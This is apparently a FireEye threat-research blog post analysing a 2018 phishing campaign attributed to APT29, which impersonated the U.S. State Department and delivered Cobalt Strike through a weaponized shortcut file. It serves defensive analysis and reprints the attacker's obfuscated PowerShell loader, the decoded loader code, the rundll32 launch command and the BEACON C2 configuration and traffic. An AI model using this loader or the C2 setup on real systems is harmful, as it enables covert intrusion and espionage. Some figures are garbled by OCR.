Threat Research

Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign

November 19, 2018 | by Matthew Dunwoody, Andrew Thompson, Ben Withnell, Jonathan Leathery, Michael Matonis, Nick Carr

SPEAR PHISHING PHISHING APT

Introduction

- FireEye devices detected intrusion attempts against multiple industries, including think tank, law enforcement, media, U.S. military, imagery, transportation, pharmaceutical, national government, and defense contracting.
- The attempts involved a phishing email appearing to be from the U.S. Department of State with links to zip files containing malicious Windows shortcuts that delivered Cobalt Strike Beacon.
- Shared technical artifacts; tactics, techniques, and procedures (TTPs); and targeting connect this activity to previously observed activity suspected to be APT29.
- APT29 is known to transition away from phishing implants within hours of initial compromise.

On November 14, 2018, FireEye detected new targeted phishing activity at more than 20 of our clients across multiple industries.

The attacker appears to have compromised the email server of a hospital and the corporate website of a consulting company in order to use their infrastructure to send phishing emails. The phishing emails were made to look like secure communication from a Public Affairs official at the U.S. Department of State, hosted on a page made to look like another Department of State Public Affairs official's personal drive, and used a legitimate Department of State form as a decoy. This information could be obtained via publicly available data, and there is no indication that the Department of State was involved in this campaign. The attacker used unique links in each phishing email and the links that FireEye observed were used to download a ZIP archive that contained a weaponized Windows shortcut file, launching both a benign decoy document and a Cobalt Strike Beacon backdoor, customized by the attacker to blend in with legitimate network traffic.

Several elements from this campaign – including the resources invested in the phishing email and network infrastructure, the metadata from the weaponized shortcut file payload, and the specific victim individuals and organizations targeted – are directly linked to the last observed APT29 phishing campaign from November 2016. This blog post explores those technical breadcrumbs and the possible intentions of this activity.

Attribution Challenges

Conclusive FireEye attribution is often obtained through our Mandiant consulting team's investigation of incidents at compromised organizations, to identify details of the attack and post-compromise activity at victims. FireEye is still analyzing this activity.

There are several similarities and technical overlaps between the 14 November 2018, phishing campaign and the suspected APT29 phishing campaign on 9 November 2016, both of which occurred shortly after U.S. elections. However, the new campaign included creative new elements as well as a seemingly deliberate reuse of old phishing tactics, techniques and procedures (TTPs), including using the same system to weaponize a Windows shortcut (LNK) file. APT29 is a sophisticated actor, and while sophisticated actors are not infallible, seemingly blatant mistakes are cause for pause when considering historical uses of deception by Russian intelligence services. It has also been over a year since we have conclusively identified APT29 activity, which raises questions about the timing and the similarities of the activity after such a long interlude.

Notable similarities between this and the 2016 campaign include the Windows shortcut metadata, targeted organizations and specific individuals, phishing email construction, and the use of compromised infrastructure. Notable differences include the use of Cobalt Strike, rather than custom malware; however, many espionage actors do use publicly and commercially available frameworks for reasons such as plausible deniability.


During the phishing campaign, there were indications that the site hosting the malware was selectively serving payloads. For example, requests using incorrect HTTP headers reportedly served ZIP archives containing only the benign publicly available Department of State form. It is possible that the threat actor served additional and different payloads depending on the link visited; however, FireEye has only observed two: the benign and Cobalt Strike variations.

We provide details of this in the activity summary. Analysis of the campaign is ongoing, and we welcome any additional information from the community.

Activity Summary

The threat actor crafted the phishing emails to masquerade as a U.S. Department of State Public Affairs official sharing an official document. The links led to a ZIP archive that contained a weaponized Windows shortcut file hosted on a likely compromised legitimate domain, jmj[.].com. The shortcut file was crafted to execute a PowerShell command that read, decoded, and executed additional code from within the shortcut file.

Upon execution, the shortcut file dropped a benign, publicly available, U.S. Department of State form and Cobalt Strike Beacon. Cobalt Strike is a commercially available post-exploitation framework. The BEACON payload was configured with a modified variation of the publicly available "Pandora" Malleable C2 Profile and used a command and control (C2) domain – pandorasong[.]com – assessed to be a masquerade of the Pandora music streaming service. The customization of the C2 profile may have been intended to defeat less resilient network detection methods dependent on the default configurations. The shortcut metadata indicates it was built on the same or very similar system as the shortcut used in the November 2016 campaign. The decoy content is shown in Figure 1.



U.S. Department of State

*OMB APPROVAL NO. 1405-0170
EXPIRATION DATE: 01-31-2021
ESTIMATED BURDEN: 2 hours

TRAINING/INTERNSHIP PLACEMENT PLAN

SECTION 1: ADDITIONAL EXCHANGE VISITOR INFORMATION

Trainee/Intern Name *(Surname/Primary, Given Name(s) (must match passport name)* | E-mail Address

Program Sponsor | Program Category

Occupational Category | Current Field of Study/Profession | Experience in Field *(number of years)*

Type of Degree or Certificate | Date Awarded *(mm-dd-yyyy)* or Expected | Training/Internship Dates *(mm-dd-yyyy)* From To

SECTION 2: HOST ORGANIZATION INFORMATION

Organization Name | Phase Site Address | Suite

City | State | ZIP Code | Website URL

Employer ID Number *(EIN)* | Exchange Visitor Hours Per Week | Compensation
Stipend □ Yes □ No If yes, how much? ______ per ______
Non-Monetary Compensation □ Yes □ No If yes, value? ______ per ______

Workers' Compensation Policy
□ Yes □ No If yes, Name of Carrier ______
Does your Workers' Compensation policy cover exchange Visitors? □ Yes □ No, exempt
□ No, but equivalent coverage

Number of FT Employees Onsite at Location | Annual Revenue
□ $0 to $3 Million □ $3 Million to $10 Million □ $10 Million to $25 Million □ $25 Million or More

SECTION 3: CERTIFICATIONS

Trainee/Intern - I certify that:

1. I have reviewed, understand, and will follow this Training/Internship Placement Plan (T/IPP);
2. I am entering into this Exchange Visitor Program in order to participate as a Trainee or Intern as delineated in this T/IPP and not simply to engage in labor or work within the United States.
3. I understand that the intent of the Exchange Visitor Program is to allow me to enhance my skills and gain exposure to U.S. culture and business in a way that will be useful to me when I return home upon completion of my program.
4. I understand that my internship/training will take place only at the organization listed on this T/IPP and that working at another organization while on the Exchange Visitor Program is prohibited.
5. I will contact the Sponsor at the earliest available opportunity regarding any concerns, changes in, or deviations from this T/IPP.
6. I will respond in a timely way to all inquiries and monitoring activities of my sponsor.
7. I will follow all of my sponsor's guidelines required for my participation in my program.
8. I will contact the U.S. Department of State's Bureau of Educational and Cultural Affairs (ECA) at the earliest possible opportunity if I believe that my sponsor or supervisor (as set forth on page 3, section 4), is not providing me with a legitimate internship or training, as delineated on my T/IPP; and
9. I declare and affirm under penalty of perjury that the statements and information made herein are true and correct to the best of my knowledge, information and belief. The law provides severe penalties for knowingly and willfully falsifying or concealing a material fact, or using any false document in the submission of this form.

Printed Name of Trainee/Intern ______ *Date (mm-dd-yyyy)* ______

Figure 1: Decoy document content

Similarities to Older Activity

Recent Posts
09 Mar 2020
Crescendo: Real Time Event Viewer for macOS >
24 Feb 2020
Ransomware Against the Machine: How Adversaries are Learning to Disrupt Industrial Production by Targeting IT and OT >
20 Feb 2020
M-Trends 2020: Insights From the Front Lines >

RSS FEED: STAY CONNECTED

This activity has TTP and targeting overlap with previous activity, suspected to be APT29. The malicious LNK used in the recent spearphishing campaign, `ds7002.lnk` (MD5: 6ed0020b0851fb71d5b0076f4ee95f3c), has technical overlaps with a suspected APT29 LNK from November 2016, `37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk` (MD5: f713d5df826c6051e65f995e57d6817d), which was publicly reported by Volexity. The 2018 and 2016 LNK files are similar in structure and code, and contain significant metadata overlap, including the MAC address of the system on which the LNK was created.

Additional overlap was observed in the targeting and tactics employed in the phishing campaigns responsible for distributing these LNK file. Previous APT29 activity targeted some of the same recipients of this email campaign, and APT29 has leveraged large waves of emails in previous campaigns.

Outlook and Implications

Analysis of this activity is ongoing, but if the APT29 attribution is strengthened, it would be the first activity uncovered from this sophisticated group in at least a year. Given the widespread nature of the targeting, organizations that have previously been targeted by APT29 should take note of this activity. For network defenders, whether or not this activity was conducted by APT29 should be secondary to properly investigating the full scope of the intrusion, which is of critical importance if the elusive and deceptive APT29 operators indeed had access to your environment.

Technical Details

Phishing

Emails were sent from `DOSOneDriveNotifications-svCT-Mailboxe36625aaa85747214aa50342836a2315aaa36928202aa46271691a8255aaa15382822aa25821925a0245@northshorehealthgm[.]org` with the subject `Stevenson, Susan N shared "TP18-DS7002 (UNCLASSIFIED)" with you`. The distribution of emails varied significantly between the affected organizations. While most targeted FireEye customers received three or fewer emails, some received significantly more, with one customer receiving 136.

Each phishing email contained a unique malicious URL, likely for tracking victim clicks. The pattern of this URL is shown in Figure 2.




https://www.jmj.com/personal/nauerthn_state_gov/TUJE7QJl
16 character alphanumeric
-
20 character alphanumeric
Q
Likely compromised infrastructure
Fabricated U.S. Department of State official's personal drive
Unique URL link to malicious payloads

Figure 2: Malicious URL structure

Outside of the length of the sender email address, which may have been truncated on some recipient email clients, the attacker made little effort to hide the true source of the emails, including that they were not actually sent from the Department of State. Figure 3 provides a redacted snapshot of email headers from the phishing message.



```
From: DOSOneDriveNotifications
<DOSOneDriveNotifications-svCT-
Mailboxe36625aaa85747214aa50342836a2315aaa36928202aa46271691a8255aaa15382822aa25821925a0245@northshorehealthgm.org>
To: "REDACTED" <REDACTED>
Subject: Stevenson, Susan N shared "TP18-DS7002 (UNCLASSIFIED)" with you.
Thread-Topic: Stevenson, Susan N shared "TP18-DS7002 (UNCLASSIFIED)" with you.
Thread-Index: AQHUfCSc/7um76NhAkSH+LuPs+eRyg==
Date: Wed, 14 Nov 2018 14:16:17 +0000
Message-ID: <be8cb28cc2d94191ba7e0f255ffedc82@ccnsmail1.ccns.int>
Accept-Language: en-US
Content-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
x-ms-exchange-transport-fromentityheader: Hosted
x-originating-ip: [38.95.111.206]
Content-Type: multipart/related;
boundary="_006_be8cb28cc2d94191ba7e0f255ffedc82ccnsmail1ccnsint_";
type="multipart/alternative"
X-VPM-MSG-ID: 95b1385c-b6b7-41c0-a325-78a3da074b3f
X-VPM-HOST: svcZixOut1.era.citon.com
X-VPM-GROUP-ID: a8c9574c-90ee-42a6-89ae-7e83e474c27b
X-VPM-ENC-REGIME: Plaintext
X-VPM-IS-HYBRID: 0
Return-Path: dosonedrivenotifications-svct-
mailboxe36625aaa85747214aa50342836a2315aaa36928202aa46271691a8255aaa15382822aa25821925a0245@northshorehealthgm.org
MIME-Version: 1.0
```

Figure 3: Redacted email headers

The malicious links are known to have served two variants of the file `ds7002.zip`. The first variant (MD5: 3fccf531ff0ae6fedd7c586774b17a2d), contained `ds7002.lnk` (MD5: 6ed0020b0851fb71d5b0076f4ee95f3c). `ds7002.lnk` was a malicious shortcut (LNK) file that contained an embedded BEACON DLL and decoy PDF, and was crafted to launch a PowerShell command. On execution, the PowerShell command extracted and executed the Cobalt Strike BEACON backdoor and decoy PDF. The other observed variant of ds7002.zip (MD5: 658c6fe38f95995fa8dc8f6cfe41df7b) contained only the benign decoy document. The decoy document `ds7002.pdf` (MD5: 313f4808aa2a2073005d219bc68971cd) appears to have been downloaded from hxxps://eforms.state.gov/Forms/ds7002.PDF.

The BEACON backdoor communicated with the C2 domain `pandorasong[.]com (95.216.59[.]92)`. The domain leveraged privacy protection, but had a start of authority (SOA) record containing `vleger@tutanota.com`.

Our analysis indicates that the attacker started configuring infrastructure approximately 30 days prior to the attack. This is a significantly longer delay than many other attackers we track. Table 1 contains a timeline of this activity.

Time	Event	Source
2018-10-15 15:35:19Z	pandorasong[.]com registered	Registrant Information
2018-10-15 17:39:00Z	pandorasong[.]com SSL certificate established	Certificate Transparency
2018-10-15 18:52:06Z	Cobalt Strike server established	Scan Data
2018-11-02 10:25:58Z	LNK Weaponized	LNK Metadata
2018-11-13 17:58:41Z	3fccf531ff0ae6fedd7c586774b17a2d modified	Archive Metadata
2018-11-14 01:48:34Z	658c6fe38f95995fa8dc8f6cfe41df7b modified	Archive Metadata
2018-11-14 08:23:10Z	First observed phishing e-mail sent	Telemetry

Table 1: Operational timeline

Execution

Upon execution of the malicious LNK, `ds7002.lnk` (MD5: 6ed0020b0851fb71d5b0076f4ee95f3c), the following PowerShell command was executed:

```
\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noni -ep bypass
$zk='JHB0Z3Q9MHgwMDA1ZTJiZTskdmNxPTB4MDAwNjIzYjY7JHRiPSJkczcwMDIubG5
rIjtpZiAoLW5vdChUZXN0LVBhdGggJHRiKSl7JG9lPUdldC1DaGlsZEl0ZW0gLVBhdGggJE
Vudjp0ZW1wIC1GaWx0ZXIgJHRiIC1SZWN1cnNlO2lmICgtbm90ICRvZSkge2V4aXR9W
0lPLkRpcmVjdG9yeV06OlNldEN1cnJlbnREaXJlY3RvcnkoJG9lLkRpcmVjdG9yeU5hbWUp
O30kdnp2aT1OZXctT2JqZWN0IElPLkZpbGVTdHJlYW0gJHRiLCdPcGVuJywnUmVhZCcsJ
1JlYWRXcml0ZSc7JG9lPU5ldy1PYmplY3QgYnl0ZVtdKCR2Y3EtJHB0Z3QpOyRyPSR2en
ZpLlNlZWsoJHB0Z3QsW0lPLlNlZWtPcmlnaW5dOjpCZWdpbik7JHI9JHZ6dmkuUmVhZC
gkb2UsMCwkdmNxLSRwdGd0KTskb2U9W0NvbnZlcnRdOjpGcm9tQmFzZTY0Q2hhckFy
cmF5KCRvZSwwLCRvZS5MZW5ndGgpOyR6az1bVGV4dC5FbmNvZGluZ106OkFTQ0lJL
kdldFN0cmluZygkb2UpO2lleCAkems7';$fz='FromBase'+0x40+'String';$rhia=[Text.E
ncoding]::ASCII.GetString([Convert]::$fz.Invoke($zk));iex $rhia;
```


This command included some specific obfuscation, which may indicate attempts to bypass specific detection logic. For example, the use of `'FromBase'+0x40+'String'`, in place of FromBase64String, the PowerShell command used to decode base64.

The decoded command consisted of additional PowerShell that read the content of `ds7002.lnk` from offset `0x5e2be` to offset `0x623b6`, base64 decoded the extracted content, and executed it as additional PowerShell content. The embedded PowerShell code decoded to the following:

```
$ptgt=0x0005e2be;
```

```
$vcq=0x000623b6;
$tb="ds7002.lnk";
if (-not(Test-Path $tb))
{
$oe=Get-ChildItem -Path $Env:temp -Filter $tb -Recurse;
if (-not $oe)
{
   exit
}
[IO.Directory]::SetCurrentDirectory($oe.DirectoryName);
}
$vzvi=New-Object IO.FileStream $tb,'Open','Read','ReadWrite';
$oe=New-Object byte[]($vcq-$ptgt);
$r=$vzvi.Seek($ptgt,[IO.SeekOrigin]::Begin);
$r=$vzvi.Read($oe,0,$vcq-$ptgt);
$oe=[Convert]::FromBase64CharArray($oe,0,$oe.Length);
$zk=[Text.Encoding]::ASCII.GetString($oe);
iex $zk;
```

When the decoded PowerShell is compared to the older 2016 PowerShell embedded loader (Figure 4), it's clear that similarities still exist. However, the new activity leverages randomized variable and function names, as well as obfuscating strings contained in the script.



```
    $fpfgo = -(-34 + 72) + (-46 + 60826)
  }
  finally
  {
    $zkefs = 20 + 0x1e + 48 - (-39 + 5955)
  }
}
function wcvqrx($blthn, $wabxu, $oojjhu)
{
  for ($wyemsp = 0; $wyemsp -lt $wabxu; $wyemsp++)
  {
    $blthn[$wyemsp] = $blthn[$wyemsp] -bxor $oojjhu
  }
}
function vurfoe($iwwma, $oufgke, $edblcez, $eelag)
{
  $hluev = New-Object byte[] 8182 $fzxkdrz = $hluev.Length $iwwma.
  Seek($oufgke, [IO.SeekOrigin]::Begin) | out-null while ($edblcez -
  gt 31 - 31)
  {
    if ($fzxkdrz -gt $edblcez)
    {
      $fzxkdrz = $edblcez
```

```
  $handle = $Kernel32::CreateFile($path,
  $acc,          [IO.FileShare]::ReadWrite,
  0,          [IO.FileMode]::OpenOrCreate,
  [IO.FileAttributes]::Normal,          0)          $fs
  = New-Object IO.FileStream($handle, $acc)
  return $fs
}
function xor_decode($b, $l, $k)
{
  for($i = 0; $i -lt $l; $i++)
  {
    $b[$i] = $b[$i] -bxor $k
  }
}
function CopyFilePart([IO.FileStream] $ifd, $os,
$len, [IO.FileStream] $ofd)
{
  $tmpbuf = New-Object byte[] 8182     $buflen =
  $tmpbuf.Length      $ifd.Seek($os,
  [IO.SeekOrigin]::Begin) | out-null      while ($len
  -gt 0)
  {
    $ifd.Read($tmpbuf, 0, $buflen) | out-null
```

Figure 4: Shared functions to loader in older activity (XOR decode function and CopyFilePart)

The PowerShell loader code is obfuscated, but a short de-obfuscated snippet is shown as follows. The decoy PDF and BEACON loader DLL are read from specific offsets within the LNK, decoded, and their contents executed. The BEACON loader DLL is executed with the export function "PointFunctionCall":

[TRUNCATED]

```
$jzffhy = [IO.FileAccess]::READ
$gibisec = myayxvj $("ds7002.lnk")
$oufgke = 0x48bd8
$wabxu = 0x5e2be - $oufgke
$lblij = bygtqi $gibisec $oufgke $wabxu $("%TEMP%\ds7002.PDF") Invoke-Item
$((lylyvve @((7,(30 + 0x34 - 3),65,(84 - 5),(-38 + 112),(-16 + 0x25 + 52))) 35))
$oufgke = 0x0dd8
$wabxu = 0x48bd8 - $oufgke
$yhcgpw = bygtqi $gibisec $oufgke $wabxu $("%LOCALAPPDATA%\cyzfc.dat") if
($ENV:PROCESSOR_ARCHITECTURE -eq $("AMD64")) { & ($("rundll32.exe")) $(",")
$("PointFunctionCall") }
```

Files Dropped

Upon successful execution of the LNK file, it dropped the following files to the victim's system:

- `%APPDATA%\Local\cyzfc.dat` (MD5: 16bbc967a8b6a365871a05c74a4f345b)
  - BEACON loader DLL
- `%TEMP%\ds7002.PDF` (MD5: 313f4808aa2a2073005d219bc68971cd)
  - Decoy document

The dropped BEACON loader DLL was executed by RunDll32.exe using the export function "PointFunctionCall":

```
"C:\Windows\system32\rundll32.exe"
C:\Users\Administrator\AppData\Local\cyzfc.dat, PointFunctionCall
```

The BEACON payload included the following configuration:

```
authorization_id: 0x311168c
dns_sleep: 0
http_headers_c2_post_req:
  Accept: */*
  Content-Type: text/xml
  X-Requested-With: XMLHttpRequest
  Host: pandorasong.com
http_headers_c2_request:
  Accept: */*
  GetContentFeatures.DLNA.ORG: 1
  Host: pandorasong[.]com
  Cookie:  __utma=310066733.2884534440.1433201462.1403204372.1385202498.7;
jitter: 17
named_pipes: \\\\%s\\pipe\\msagent_%x
process_inject_targets:
  %windir%\\syswow64\\rundll32.exe
  %windir%\\sysnative\\rundll32.exe
beacon_interval: 300
c2:
  conntype: SSL
  host: pandorasong[.]com
  port: 443
c2_urls:
  pandorasong[.]com/radio/xmlrpc/v45
  pandorasong[.]com/access/
c2_user_agents: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```


Network Communications

After successful installation/initialization of the malware, it made the following callback to the C2 server pandorasong[.]com via TCP/443 SSL. The sample was configured to use a malleable C2 profile for its network communications. The specific profile used appears to be a modified version of the publicly available Pandora C2 profile. The profile may have been changed to bypass common detections for the publicly available malleable profiles. The following is a sample GET request:

```
GET /access/?version=4&lid=1582502724&token=ajlomeomnmeapoagcknffjaehikhmpep
Bdhmoefmcnoiohgkkaabfoncfninglnlbmnaahmhjjfnopdapdaholmanofaoodkiokobenhjd
Mjcmoagoimbahnlbdelchkffojeobfmnemdcoibocjgnjdkkbfeinlbnflaeiplendldlbhnhjmbg
agigjniphmemcbhmaibmfibjekfcimjlhnlamhicakfmcpljaeljhcpbmgblgnappmkpbcko
HTTP/1.1
Accept: */*
GetContentFeatures.DLNA.ORG: 1
Host: pandorasong.com
Cookie: __utma=310066733.2884534440.1433201462.1403204372.1385202498.7;
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like
Gecko
Connection: Keep-Alive
Cache-Control: no-cache
```


Similarities to Older Activity

Figure 5 and Figure 6 show the overlapping characteristics between the LNK used in the recent spear phish emails, `ds7002.lnk` (MD5: 6ed0020b0851fb71d5b0076f4ee95f3c), compared to a suspected APT29 LNK from the November 2016 attack that led to the SPIKERUSH backdoor, `37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk` (MD5: f713d5df826c6051e65f995e57d6817d).



```
Last accessed:               07/14/2009 (04:52:32.0) [UTC]
Long directory name:            WindowsPowerShell

Last modified:               02/16/2016 (18:50:44.0) [UTC]
Folder attributes:           0x00000010  (FILE_ATTRIBUTE_DIRECTORY)
Short directory name:           v1.0
Date created:                07/14/2009 (04:52:32.0) [UTC]
Last accessed:               02/16/2016 (18:50:44.0) [UTC]
Long directory name:            v1.0

File size:               452608 bytes
Last modified:               07/14/2009 (01:14:26.0) [UTC]
File attributes:             0x00000020  (FILE_ATTRIBUTE_ARCHIVE)
```


```
Date created:                07/14/2009 (04:52:32.0) [UTC]
Last accessed:               07/14/2009 (04:52:32.0) [UTC]
Long directory name:            WindowsPowerShell

Last modified:               02/16/2016 (18:50:44.0) [UTC]
Folder attributes:           0x00000010  (FILE_ATTRIBUTE_DIRECTORY)
Short directory name:           v1.0
Date created:                07/14/2009 (04:52:32.0) [UTC]
Last accessed:               02/16/2016 (18:50:44.0) [UTC]
Long directory name:            v1.0

File size:               452608 bytes
Last modified:               07/14/2009 (01:14:26.0) [UTC]
```



```
8.3 filename:                   powershell.exe
Date created:                   07/13/2009 (23:32:38.0) [UTC]
Last accessed:                  07/13/2009 (23:32:38.0) [UTC]
Long filename:                  powershell.exe

[Link Info]
Location flags:                 0x00000001  (VolumeIDAndLocalBasePath)
Drive type:             3         (DRIVE_FIXED)
Drive serial number:              c4b2-bd1c
Volume label (ASCII):
Local path (ASCII):
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

[String Data]
Comment (UNICODE):              ds7002.pdf
Relative path (UNICODE):
..\..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments (UNICODE):              -noni -ep bypass
$zk='JHB0Z3Q9MHgwMDA1ZTJiZTskdmNxPTB4MDAwNjIzYjY7JHRiPSJkczcwMDIubG5rIjtpZiAoLW5
vdChUZXN0LVBhdGggJHRiKSl7JG91PUdldC1DaGlsZEl0ZW0gLVBhdGggJEVudjp0ZW1wIC1GaWx0ZXI
gJHRiIC1SZWN1cnNlO2lmICgtbm90ICRvZSkge2V4aXR9W01PLkRpcmVjdG9yeV06OlN1dEN1cnJlbnR
EaXJlY3RvcnkoJG91LkRpcmVjdG9yeU5hbWUpO30kdnp2aT1OZXctT2JqZWN0IElPLkZpbGVTdHJlYW0
gJHRiLCdPcGVuJywnUmVhZCcsJ1J1YWRXcml0ZSc7JG91PU51dy1PYmplY3QgYnl0ZVtdKCR2Y3EtJHB
0Z3QpOyRyPSR2enZpL1N1ZWsoJHB0Z3QsW01PL1N1ZWtPcmlnaW5dOjpCZWdpbik7JHI9JHZ6dmkuUmV
hZCgkb2UsMCwkdmNxLSRwdGd0KTskb2U9W0NvbnZlcnRdOjpGcm9tQmFzZTY0Q2hhckFycmF5KCRvZSw
wLCRvZS5MZW5ndGgpOyR6az1bVGV4dC5FbmNvZGluZ106OkFTQ01JLkdldFN0cmluZygkb2UpO211eCA
kems7';$fz='FromBase'+0x40+'String';$rhia=[Text.Encoding]::ASCII.GetString([Conv
ert]::$fz.Invoke($zk));iex $rhia;
```

```
File attributes:                0x00000020  (FILE_ATTRIBUTE_ARCHIVE)
8.3 filename:                   powershell.exe
Date created:                   07/13/2009 (23:32:38.0) [UTC]
Last accessed:                  07/13/2009 (23:32:38.0) [UTC]
Long filename:                  powershell.exe

[Link Info]
Location flags:                 0x00000001  (VolumeIDAndLocalBasePath)
Drive type:             3         (DRIVE_FIXED)
Drive serial number:              c4b2-bd1c
Volume label (ASCII):
Local path (ASCII):
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

[String Data]
Relative path (UNICODE):
..\..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments (UNICODE):              -noni -ep bypass -win hidden $s =
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('JG9zPTB4MDAwOWZkZ
GE7JG91PTB4MDAwYTE5MTY7JGY9IjM3NDg2LXRoZS1zaG9ja2luZy10cnV0aC1hYm91dC1lbGVjdGlv
bi1yaWdnaW5nLWluLWFtZXJpY2EucnRmLmxuayI7aWYgKC1ub3QoVGVzdC1QYXRoICRmKSl7JHggPSB
HZXQtQ2hpbGRJdGVtIC1QYXRoICRFbnY6dGVtcCAtRmlsdGVyICRmIC1SZWN1cnNlO1tJTy5EaXJ1Y3
RvcnldOjpTZXRDdXJyZW50RGlyZWN0b3J5KCR4LkRpcmVjdG9yeU5hbWUpO30kaWZkID0gTmV3LU9ia
mVjdCBJTy5GaWxlU3RyZWFtICRmLCdPcGVuJywnUmVhZCcsJ1J1YWRXcml0ZSc7JHggPSBOZXctT2Jq
ZWN0IGJ5dGVbXSgkb2UtJG9zKTskaWZkLlN1ZWsoJG9zLFtJTy5TZWVrT3JpZ2luXTo6QmVnaW4pOyR
pZmQuUmVhZCgkeCwwLCRvZS0kb3MpOyR4PVtDb252ZXJ0XTo6RnJvbUJhc2U2NENoYXJBcnJheSgkeC
wwLCR4Lkxlbmd0aCk7JHM9W1RleHQuRW5jb2RpbmddOjpBU0NJSS5HZXRTdHJpbmcoJHgpO211eCAkc
zs='));iex $s;
```

Figure 5: LNK characteristics: new activity (left) and old activity (right)




```
Icon location (UNICODE):        C:\windows\system32\shell32.dll

[Icon Location]
Icon location (ASCII):          %SystemRoot%\system32\shell32.dll
Icon location (UNICODE):        %SystemRoot%\system32\shell32.dll

[Known Folder Location]
Known folder GUID:          1ac14e77-02e7-4e5d-b744-2eb1ae5198b7 = System
First child segment offset:     213 bytes

[Metadata Property Store]
Property set GUID:          46588ae2-4cbc-4338-bbfc-139326986dce
ID:                   4
Value:                    0x001f (VT_LPWSTR)
S-1-5-21-1764276529-1526541935-4264456457-1000

[Special Folder Location]
Special folder identifier:      37       (System)
First child segment offset:     213 bytes

[Distributed Link Tracker Properties]
Version:                  0
NetBIOS name:               user-pc
Droid volume identifier:        c59b0b22-7202-4410-b323-894349c1d75b
Droid file identifier:          bf069f66-8be6-11e6-b3d9-0800279224e5
Birth droid volume identifier:      c59b0b22-7202-4410-b323-894349c1d75b
Birth droid file identifier:        bf069f66-8be6-11e6-b3d9-0800279224e5
MAC address:                08:00:27:92:24:e5
UUID timestamp:             10/06/2016 (17:03:04.500) [UTC]
UUID sequence number:           13273

Unknown data at end of file.
```

```
Icon location (UNICODE):        C:\Windows\System32\shell32.dll

[Icon Location]
Icon location (ASCII):          %SystemRoot%\System32\shell32.dll
Icon location (UNICODE):        %SystemRoot%\System32\shell32.dll

[Known Folder Location]
Known folder GUID:          1ac14e77-02e7-4e5d-b744-2eb1ae5198b7 = System
First child segment offset:     213 bytes

[Metadata Property Store]
Property set GUID:          46588ae2-4cbc-4338-bbfc-139326986dce
ID:                   4
Value:                    0x001f (VT_LPWSTR)
